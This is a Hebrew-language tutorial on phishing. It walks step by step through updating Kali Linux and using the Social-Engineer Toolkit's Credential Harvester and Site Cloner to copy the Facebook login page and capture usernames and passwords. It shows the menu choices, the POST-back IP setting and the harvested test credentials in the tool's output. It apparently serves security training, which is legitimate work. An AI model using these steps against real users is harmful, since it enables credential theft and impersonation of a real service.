Phishing

מטרת התקיפה

מטרת התקיפה היא שימוש זדוני באמצעים כמו דוא"ל\SMS\שיחת טלפון באמצעות שכנוע\יצירת לחץ על הקורבן תוך כדי התחזות לגורם לגיטימי והפנייתו לאתר לא לגיטימי (במקרה של שימוש בפישינג בדוא"ל) או שכנוע של אותו קורבן למסור פרטים מסוימים.

כיצד עובדת התקפת הפישינג?

ההתקפה עושה שימוש ברגשות אנושיים ושימוש בשיטות פסיכולוגיות שונות, מה שנקרא "הנדסה חברתית" (**Social Engineering**).

ביצוע התקיפה

שלב מקדים: תחילה נעדכן את Kali Linux ואת Social Engineer Toolkit (SET) באמצעות הפקודות הבאות (עם הרשאות ROOT):

בודק האם קיימים עדכונים ושדרוגים # apt update

```
┌──(root💀 kali)-[~]
└─# apt update
Get:1 http://kali.download/kali kali-rolling InRelease [30.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [18.7 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [43.4 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [111 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [161 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [234 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [897 kB]
Fetched 63.6 MB in 21s (2,998 kB/s)
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
823 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

apt

מבצע עדכון ושדרוג חבילות שיש להם עדכון # upgrade

```
┌──(root💀 kali)-[~]
└─# apt upgrade
```

הסרת חבילות שלא נחוצות # apt autoremove

```
┌──(root💀 kali)-[~]
└─# apt autoremove
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
0 upgraded, 0 newly installed, 0 to remove and 823 not upgraded.
```

מחיקת חבילות שמנהל החבילות הוריד # apt autoclean

```
┌──(root💀 kali)-[~]
└─# apt autoclean
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
Del libpeas-common 1.32.0-1 [53.9 kB]
Del yelp-xsl 42.0-1 [467 kB]
Del libyelp0 42.1-2 [168 kB]
Del gir1.2-peas-1.0 1.32.0-1+b1 [12.8 kB]
Del libpeas-1.0-0 1.32.0-1+b1 [65.8 kB]
Del libgtkmm-3.0-1v5 3.24.6-1 [986 kB]
Del yelp 42.1-2 [790 kB]
```

הפעלה מחדש# reboot

```
┌──(root💀 kali)-[~]
└─# reboot
```

עדכון גרסת מערכת ההפעלה # apt dist-upgrade

```
┌──(root💀 kali)-[~]
└─# apt dist-upgrade
```

בשלב זה מומלץ מאוד לבצע snapshot

<u>ביצוע ההתקפה:</u>

נפעיל את הכלי:

```
┌──(root💀 kali)-[~]
└─# setoolkit
```

סוג ההתקפה שנשתמש בה – Credential Harvester .

באמצעות שכפול אתר שיש בו שדות של שם משתמש וסיסמא אנחנו למעשה גונבים את השדות הללו.

נבחר כעת באפשרות הבאות לפי הסדר הבא:

Social-Engineering Attacks (1) ->
Website Attack Vectors (2) ->
Credential Harvester Attack Method (3) ->
2) Site Cloner (בחר באופציה זו)
set:webattack> IP address for the POST back -> כתובת של הכרטיס רשת שלך
set:webattack> Enter the url to clone-> (http://www.facebooklogin.com)

```
[---]  The Social-Engineer Toolkit (SET)        [---]
[---]  Created by: David Kennedy (ReL1K)        [---]
                 Version: 8.0.3
              Codename: 'Maverick'
[---]  Follow us on Twitter: @TrustedSec        [---]
[---]  Follow me on Twitter: @HackingDave       [---]
[---]  Homepage: https://www.trustedsec.com     [---]
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

          Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

 set> 2
```

```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) HTA Attack Method

 99) Return to Main Menu

set:webattack>3
```


By Elior Sofer

```
  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.44]:
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.44]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

כאמור האתר נראה לכאורה לגיטימי ! כאשר נזין שם משתמש וסמא, הם ישלחו לתוקף.




```
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2904
PARAM: lsd=AVqi3M-yNRQ
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=240
PARAM: lgndim=eyJ3IjoxNjUzLCJoIjo5MDQsImF3IjoxNjUzLCJhaCI6ODczLCJjIjoyNH0=
PARAM: lgnrnd=041548_-P8m
PARAM: lgnjs=1666351020
POSSIBLE USERNAME FIELD FOUND: email=admin
POSSIBLE PASSWORD FIELD FOUND: pass=1234
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=A/AffAfAAAAAAAAAAAAAAAAAAAAAAAfAAAAAAAAAAAAPfPv/PPADCAB
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

By Elior Sofer